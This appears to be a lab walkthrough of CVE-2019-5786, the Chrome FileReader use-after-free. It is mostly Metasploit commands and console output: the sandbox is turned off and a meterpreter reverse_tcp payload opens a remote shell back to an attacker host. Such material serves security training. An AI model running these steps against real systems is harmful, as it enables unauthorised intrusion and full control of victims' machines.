

Chrome Browser FileReader (UAF) Vulnerability

CVE 2019-5786



Table of Contents

1

Introduction

PAGE - 03

2

CVSS & Severity

PAGE - 04

6

Exploit

PAGE - 04

3

Scope of Impact

PAGE - 04

4

Scope of the Exploit

PAGE - 04

7

Mitigations

PAGE - 04

5

Prerequisites

PAGE - 04





Introduction

In March 2019, security updates were pushed for Google Chrome after the vulnerability was found in the Google Chrome version before 72.0.3626.121 running on Windows 7 (32 bit). 72.0.3626.119 version of Google Chrome was prone to File Reader Vulnerability (CVE 2019-5786), which allowed the attackers to access data in an unauthorized way.

"File Reader" is an object in JavaScript that helps the applications made for web-only read the material or content stored inside the files asynchronously stored inside the computer. File Reader also uses File or Blob objects to specify the file or contents of the file to read.

In this vulnerability, "UAF" is also used which means Use-After-Free, which is a vulnerability related to the incorrect usage of dynamic memory allocation.

Dynamic Memory allocation is designed to store large data in terms of amount & can also be known as heap. Sometimes during the program operation, if after the dynamic memory allocation, a program cannot clear the pointer of that particular memory location, due to this an attacker can use the error to hack into the system using that program.

Successful exploitation of the vulnerability could allow an attacker to execute arbitrary code or can be a reference of it to the program and navigate to the beginning of the code by using a pointer. After this successful execution, the attacker can get complete access to the victim's system.

CVSS

6.5

Severity

Medium

**Scope of Impact****Affected Versions**

- Google Chrome <=72.0.3626.121

Unaffected Versions

- Google Chrome > 72.0.3626.121

Scope of the Exploit

In this exploit, we are using a lab environment consisting of windows 7 x64 bit having google chrome version 72.0.3626.119 which was vulnerable to FileReader, use after free(UAF) vulnerability; through which we get a shell of the windows machine (victim) machine through meterpreter session in the kali Linux (attacker) machine. We will also be using the Metasploit framework to create our payload and get a meterpreter session with successful exploitation of the vulnerability.

Prerequisites:

1. Windows 7 x64 bit
2. Google chrome version: 72.0.3626.119
3. Kali Linux



Exploit

- Before starting the chrome, we must turn off the chrome.exe sandbox environment, for this open location where google chrome is installed on the system.




Fig. 1.1

- Now open the command prompt at the location to chrome.exe, in my case is
> C:\Program Files\Google\Chrome\Application




Fig. 2.1

- In the windows 7 machine look at the IP address, just for the confirmation that when we will get the shell access of the system





Fig. 3.1

Exploit

- Now with the command prompt open with directory pointing to chrome.exe run the following command >
chrome.exe --no-sandbox

This command will open a chrome window with sandbox turned off



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Google\Chrome\Application>dir
Volume in drive C has no label.
Volume Serial Number is 5C06-1D99

Directory of C:\Program Files\Google\Chrome\Application
02/26/2021  12:38 PM    <DIR>      .
02/26/2021  12:38 PM    <DIR>      72.0.3626.119
02/20/2019  10:37 AM    1,534,448  chrome.exe
02/26/2021  12:38 PM        410  chrome.VisualElementsManifest.xml
02/26/2021  12:38 PM        107  master_preferences
02/26/2021  12:38 PM        107  SetupMetrics
3 File(s)   1,534,965 bytes
4 Dir(s)   56,120,942,592 bytes free

C:\Program Files\Google\Chrome\Application>chrome.exe --no-sandbox
C:\Program Files\Google\Chrome\Application>
```

Fig. 4.1

- This will be the chrome window after the command:




Fig. 5.1

Exploit

6. Now we will check the google chrome version





Fig. 6.1

7. Now let us move to the Linux system, starting the Metasploit console using command > msfconsole

Fig. 7.1

Exploit

8. Now we will search the chrome file reader exploit in msfconsole using search chrome_filereader




```
msf6 > search chrome_filereader
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) >
```

Fig. 8.1

9. Now start with the exploit

- use 0
- set payload windows/meterpreter/reverse_tcp




```
msf6 > search chrome_filereader
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) >
```

Fig. 9.1

Exploit

10. Now set the remaining parts:

- set LHOST <ip>
- set URIPATH /



```

root@kali:~/home/kali# msf6 exploit(windows/browser/chrome_filereader_uaf) > options
Module options (exploit/windows/browser/chrome_filereader_uaf):
  Name      Current Setting  Required  Description
  SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT  8080              yes       The local port to listen on.
  SSL       false             no        Negotiate SSL for incoming connections
  SSLCert   /                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.92.128    yes       The listen address (an interface may be specified)
  LPORT    4444              yes       The listen port


Exploit target:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(windows/browser/chrome_filereader_uaf) > set URIPATH /
URIPATH => /
msf6 exploit(windows/browser/chrome_filereader_uaf) > set LHOST 192.168.92.128
LHOST => 192.168.92.128
msf6 exploit(windows/browser/chrome_filereader_uaf) > 

```

Fig. 10.1

11. > options



```

root@kali:~/home/kali# msf6 exploit(windows/browser/chrome_filereader_uaf) > options
Module options (exploit/windows/browser/chrome_filereader_uaf):
  Name      Current Setting  Required  Description
  SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT  8080              yes       The local port to listen on.
  SSL       false             no        Negotiate SSL for incoming connections
  SSLCert   /                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.92.128    yes       The listen address (an interface may be specified)
  LPORT    4444              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(windows/browser/chrome_filereader_uaf) > 

```

Fig. 11.1

Exploit

12. > run

Here the server is started with our system's IP, now copy this IP, and paste it in the windows machine chrome browser.

```
File Actions Edit View Help
root@kali:~/home/kali# msf6 exploit(windows/browser/chrome_filereader_uaf) > options
Module options (exploit/windows/browser/chrome_filereader_uaf):
Name  Current Setting  Required  Description
SRVHOST  0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080          yes        The local port to listen on.
SSL      false          no         Negotiate SSL for incoming connections
SSLCert   /             no         Path to a custom SSL certificate (default is randomly generated)
URIPath  /             no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC process       yes        seh, thread, process, none
LHOST   192.168.92.128  yes        The listen address (an interface may be specified)
LPORT   4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

[*] Exploit running as background job 0.
[*] Exploit completed, but no session

[*] Started reverse TCP handler on 192.168.92.128:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.92.128:8080/
[*] Server started.

msf6 exploit(windows/browser/chrome_filereader_uaf) > 
```

Fig. 12.1

```
File Actions Edit View Help
root@kali:~/home/kali# msf6 exploit(windows/browser/chrome_filereader_uaf) > options
Module options (exploit/windows/browser/chrome_filereader_uaf):
Name  Current Setting  Required  Description
SRVHOST  0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080          yes        The local port to listen on.
SSL      false          no         Negotiate SSL for incoming connections
SSLCert   /             no         Path to a custom SSL certificate (default is randomly generated)
URIPath  /             no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.92.128  yes        The listen address (an interface may be specified)
LPORT   4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.92.128:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.92.128:8080/
[*] Server started.

msf6 exploit(windows/browser/chrome_filereader_uaf) > 
```

Fig. 12.2

Exploit

13. Now paste the IP copied into the chrome browser




Fig. 13.1

14. The page will keep on loading on the other hand we will get the session created.





Fig. 14.1

Exploit

- 15.** Now, we got a meterpreter session opened.



```

File Actions Edt View Help
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URI PATH / no The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.92.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

[*] exploit(windows/browser/chrome_filereader_uaf) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.92.128:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local host: http://192.168.92.128:8080/
[*] Server started.


[*] msf exploit(windows/browser/chrome_filereader_uaf) > [*] 192.168.92.130 chrome_filereader_uaf - Sending /favicon.ico
[*] 192.168.92.130 chrome_filereader_uaf - Sending /exploit.html
[*] 192.168.92.130 chrome_filereader_uaf - Sending /worker.js
[*] Sending stage (175174 bytes) to 192.168.92.130
[*] Meterpreter session 1 opened [192.168.92.128:4444 -> 192.168.92.130:49177] at 2021-02-28 09:45:34 -0500

```

Fig. 15.1

- 16.** Now we will use that session created using

- sessions
- sessions 1



```

File Actions Edit View Help
[*] msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions
[*] Active sessions
[*] -----
[*] Id Name Type Information Connection
[*] -- --
[*] 1 meterpreter x86/windows WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP 192.168.92.128:4444 -> 192.168.92.130:49177 (192.168.92.130)

